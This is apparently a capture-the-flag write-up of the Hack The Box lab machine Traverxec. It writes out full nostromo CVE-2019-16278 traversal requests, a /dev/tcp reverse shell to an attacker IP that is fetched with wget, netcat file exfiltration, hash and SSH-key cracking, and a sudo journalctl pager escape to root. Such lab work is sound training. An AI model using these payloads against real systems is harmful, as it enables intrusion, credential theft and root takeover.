Hack The Box Traverxec Writeup (Easy Linux)
Easy Linux box. CVE-2019-16278 in nostromo 1.9.6 gives RCE, a public_www backup leaks david's SSH key, and sudo journalctl escapes to root via its pager.
Summary
Traverxec serves its site with nostromo 1.9.6, a version affected by CVE-2019-16278, a path traversal in the request handler that reaches /bin/sh. Posting to /.%0d./.%0d./.%0d./.%0d./bin/sh executes shell commands, which is enough to pull down a bash reverse shell and land as www-data. The server root is /var/nostromo rather than /var/www, and conf/.htpasswd holds an MD5 crypt hash for david that hashcat cracks to Nowonly4me. The same nhttpd.conf enables home directories under public_www, and because www-data has execute rights on /home/david, the protected-file-area inside it can be read directly from the shell: it contains backup-ssh-identity-files.tgz with david’s private key. ssh2john and john recover the key passphrase hunter, giving an SSH session as david, whose ~/bin/server-stats.sh runs sudo journalctl with no password. Running that command without piping it to cat leaves the output in a pager, and the GTFOBins trick of typing !/bin/bash there spawns a root shell.
Service Enumeration
I ran:
1
nmap -A -vv -oN scans/nmap.all -p- --min-rate 2500 10.129.33.13
And these are the results:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 aa99a81668cd41ccf96c8401c759095c (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDVWo6eEhBKO19Owd6sVIAFVCJjQqSL4g16oI/DoFwUo+ubJyyIeTRagQNE91YdCrENXF2qBs2yFj2fqfRZy9iqGB09VOZt6i8oalpbmFwkBDtCdHoIAZbaZFKAl+m1UBell2v0xUhAy37Wl9BjoUU3EQBVF5QJNQqvb/mSqHsi5TAJcMtCpWKA4So3pwZcTatSu5x/RYdKzzo9fWSS6hjO4/hdJ4BM6eyKQxa29vl/ea1PvcHPY5EDTRX5RtraV9HAT7w2zIZH5W6i3BQvMGEckrrvVTZ6Ge3Gjx00ORLBdoVyqQeXQzIJ/vuDuJOH2G6E/AHDsw3n5yFNMKeCvNNL
|   256 93dd1a23eed71f086b58470973a388cc (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLpsS/IDFr0gxOgk9GkAT0G4vhnRdtvoL8iem2q8yoRCatUIib1nkp5ViHvLEgL6e3AnzUJGFLI3TFz+CInilq4=
|   256 9dd6621e7afb8f5692e637f110db9bce (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGJ16OMR0bxc/4SAEl1yiyEUxC3i/dFH7ftnCU7+P+3s
80/tcp open  http    syn-ack nostromo 1.9.6
|_http-title: TRAVERXEC
| http-methods:
|_  Supported Methods: POST
|_http-server-header: nostromo 1.9.6
|_http-favicon: Unknown favicon MD5: FED84E16B6CCFE88EE7FFAAE5DFEFD34
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec 11 09:54:29 2025 -- 1 IP address (1 host up) scanned in 68.79 seconds
Web Server Enumeration
This is how the website’s home page looks like:

There’s a name right away:
1
David White
I save it to “names.txt”. I use username-anarchy tool to generate a wordlist of possible usernames based on this name:
1
~/hacking/tools/username-anarchy/username-anarchy --input-file names.txt > usernames.txt
My “usernames.txt” file looks like this, for reference:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
david
davidwhite
david.white
davidwhi
daviwhit
davidw
d.white
dwhite
wdavid
w.david
whited
white
white.d
white.david
dw
Initial Access: Nostromo RCE

From the nmap scan earlier, I could already see that the web server isn’t running anything I’m familiar with, like nginx, apache2, werkzeug, etc. It says “nostromo 1.9.6”.
This software name and version can also be seen on the server response headers:
I immediately search for this software version on searchsploit:
1
searchsploit nostromo 1.9.6
And find a single hit:
1
nostromo 1.9.6 - Remote Code Execution             | multiple/remote/47837.py
I mirror it to my local folder:
1
searchsploit -m multiple/remote/47837.py
And start taking a look at the exploit code. I tried executing it against the server, but had no luck doing so. Then I grabbed the CVE number for this vulnerability (CVE-2019-16278) and googled it to learn more.

There are plenty of resources out there for this vulnerability. I came across a github repository that tells me exactly how the exploit looks like. I need to send a request to the web server like so (example provided in the github repo):
1
2
3
4
5
6
7
8
POST /.%0d./.%0d./.%0d./.%0d./bin/sh HTTP/1.0
Connection: close
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
Content-Length: 25

echo
echo
ifconfig 2>&1
So I do that and it works. I have code execution on the server:
I create “shell.sh” on my machine with the following contents:
1
sh -i >& /dev/tcp/10.10.14.57/9999 0>&1
I start a python webserver:
1
sudo python3 -m http.server 80
Start a netcat listener:
1
nc -lvnp 9999
I use the exploit to make the victim machine download my bash reverse shell to /tmp/shell.sh:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
POST /.%0d./.%0d./.%0d./.%0d./bin/sh HTTP/1.1
Host: 10.129.33.13
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
If-Modified-Since: Fri, 25 Oct 2019 21:11:09 GMT
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 59

echo
echo
wget 10.10.14.57/shell.sh -O /tmp/shell.sh 2>&1
Then I use bash to execute the shell:
1
2
3
4
5
6
7
<SNIP>
Content-Type: application/x-www-form-urlencoded
Content-Length: 59

echo
echo
bash /tmp/shell.sh 2>&1
I immediately get the connection back:
1
2
3
connect to [10.10.14.57] from (UNKNOWN) [10.129.33.13] 60760
sh: 0: can't access tty; job control turned off
$
And can perform a shell stabilization technique:
1
2
3
4
5
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
# now background the shell with ^Z (ctrl + Z) and then..

stty raw -echo; fg
Horizontal Privilege Escalation
The shell I have right now is as “www-data”. First thing I do when I land a shell as this user is to search for web-related files. I notice there’s no /var/www/ which is odd. I go to /var/ and discover there’s a directory named “nostromo”:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
www-data@traverxec:/var$ ls -al
total 48
drwxr-xr-x 12 root root  4096 Oct 25  2019 .
drwxr-xr-x 18 root root  4096 Sep 16  2022 ..
drwxr-xr-x  2 root root  4096 Dec 11 07:49 backups
drwxr-xr-x  9 root root  4096 Sep 16  2022 cache
drwxr-xr-x 26 root root  4096 Sep 16  2022 lib
drwxrwsr-x  2 root staff 4096 May 13  2019 local
lrwxrwxrwx  1 root root     9 Oct 25  2019 lock -> /run/lock
drwxr-xr-x  5 root root  4096 Dec 11 07:49 log
drwxrwsr-x  2 root mail  4096 Oct 25  2019 mail
drwxr-xr-x  6 root root  4096 Oct 25  2019 nostromo
drwxr-xr-x  2 root root  4096 Oct 25  2019 opt
lrwxrwxrwx  1 root root     4 Oct 25  2019 run -> /run
drwxr-xr-x  4 root root  4096 Oct 25  2019 spool
drwxrwxrwt  3 root root  4096 Dec 11 07:49 tmp
I enter the directory and search for files. One of the first files is ./conf/.htpasswd:
1
2
3
4
5
6
7
8
9
www-data@traverxec:/var/nostromo$ find .
.
./logs
./logs/nhttpd.pid
./conf
./conf/mimes
./conf/.htpasswd
./conf/nhttpd.conf
<SNIP>
This is a well-known file related to HTTP basic authentication. If I cat it:
1
2
$ cat ./conf/.htpasswd
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ
I see there’s a password hash for user “david”. I save this password hash to “hash.txt”:
1
$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ
And use hashcat to crack it:
1
hashcat hash.txt /usr/share/wordlists/rockyou.txt --force
It takes a few minutes, but finally cracks:

New credentials:
1
2
Username: david
Password: Nowonly4me
Understanding Home Directories with Web Servers
Under the “conf” directory there’s also a httpd.conf file:
1
./conf/nhttpd.conf
With the following contents:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
# MAIN [MANDATORY]

servername              traverxec.htb
serverlisten            *
serveradmin             david@traverxec.htb
serverroot              /var/nostromo
servermimes             conf/mimes
docroot                 /var/nostromo/htdocs
docindex                index.html

# LOGS [OPTIONAL]

logpid                  logs/nhttpd.pid

# SETUID [RECOMMENDED]

user                    www-data

# BASIC AUTHENTICATION [OPTIONAL]

htaccess                .htaccess
htpasswd                /var/nostromo/conf/.htpasswd

# ALIASES [OPTIONAL]

/icons                  /var/nostromo/icons

# HOMEDIRS [OPTIONAL]

homedirs                /home
homedirs_public         public_www
Having the previous context of HOMEDIRS related to web servers comes into play here. Generally speaking, to access a home dir via the web server you need to use “~” followed by the home dir.
For instance, if I wanted to access root home:
1
http://traverxec.htb/~root
But since we know “david” is a valid system user (with home directory at /home/david) we can try accessing it at http://traverxec.htb/~david/:

It works. One thing I notice about david’s home folder is that “everyone” has “execute” permissions:
1
2
3
4
5
$ ls -la /home
total 12
drwxr-xr-x  3 root  root  4096 Oct 25  2019 .
drwxr-xr-x 18 root  root  4096 Sep 16  2022 ..
drwx--x--x  5 david david 4096 Oct 25  2019 david
Indicated by the last “x” in drwx--x--x. This is needed because the web server runs as “www-data”, and thus www-data needs to access files in david’s home directory in order to serve it for us on the web server.
The server configuration above mentions the public home folder:
1
public_www
As www-data, I have execute rights to be able to move to that folder:
1
$ cd /home/david/public_www
And inside here I can list files:
1
2
3
4
5
6
www-data@traverxec:/home/david/public_www$ ls -la
total 16
drwxr-xr-x 3 david david 4096 Oct 25  2019 .
drwx--x--x 5 david david 4096 Oct 25  2019 ..
-rw-r--r-- 1 david david  402 Oct 25  2019 index.html
drwxr-xr-x 2 david david 4096 Oct 25  2019 protected-file-area
I discover this new directory named “protected-file-area”. I see only two files there:
1
2
3
4
5
6
$ ls -la protected-file-area
total 16
drwxr-xr-x 2 david david 4096 Oct 25  2019 .
drwxr-xr-x 3 david david 4096 Oct 25  2019 ..
-rw-r--r-- 1 david david   45 Oct 25  2019 .htaccess
-rw-r--r-- 1 david david 1915 Oct 25  2019 backup-ssh-identity-files.tgz
I’m interested in the backup archive. I have read access to this file. To transfer it to my machine, I first start a netcat listener on port 9999 locally:
1
nc -lvnp 9999 > backup-ssh-identity-files.tgz
And use the victim machine to transfer this file:
1
nc 10.10.14.57 9999 < backup-ssh-identity-files.tgz
Now I have backup-ssh-identity-files.tgz saved locally to my machine. I untar it:
1
tar -xvf backup-ssh-identity-files.tgz
It creates a file named “home”. I search for files/directories in it:
1
2
3
4
5
6
7
$ find home/
home/
home/david
home/david/.ssh
home/david/.ssh/authorized_keys
home/david/.ssh/id_rsa.pub
home/david/.ssh/id_rsa
I see david’s private ssh key is in it. I go to the directory and try using it to authenticate to the machine as “david”

However, as you can see from the screenshot above, it asks for the key password. I use the ssh2john util script from JohnTheRipper:
1
python3 ~/hacking/tools/john/run/ssh2john.py id_rsa > hash.txt
And then john to crack it:
1
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
In a few seconds it gives me the key password:
1
hunter           (id_rsa)
And now I can log in to the box as “david”:
1
2
3
4
$ ssh -i id_rsa david@traverxec.htb
Enter passphrase for key 'id_rsa':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
david@traverxec:~$
Vertical Privilege Escalation
One of the first things I notice is that there’s a “bin” folder in david’s home directory, which isn’t normal:
1
2
3
4
5
$ ls -l
total 12
drwx------ 2 david david 4096 Oct 25  2019 bin
drwxr-xr-x 3 david david 4096 Oct 25  2019 public_www
-r--r----- 1 root  david   33 Dec 11 07:49 user.txt
There’s two files in it, server-stats.head and server-stats.sh. The script reads:
1
2
3
4
5
6
7
8
9
10
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat

Notice how it’s using /usr/bin/sudo to run /usr/bin/journalctl. If I execute this script, it gives me no permission errors!
1
./server-stats.sh

This line of code:
1
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
Pipes the output to the “cat” binary. What if I don’t pipe it to “cat”? Like:
1
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
It lands me in a journalctl output!

The journalctl binary is described in GTFOBins. I just need to run:
1
!/bin/bash
And boom, I’m root!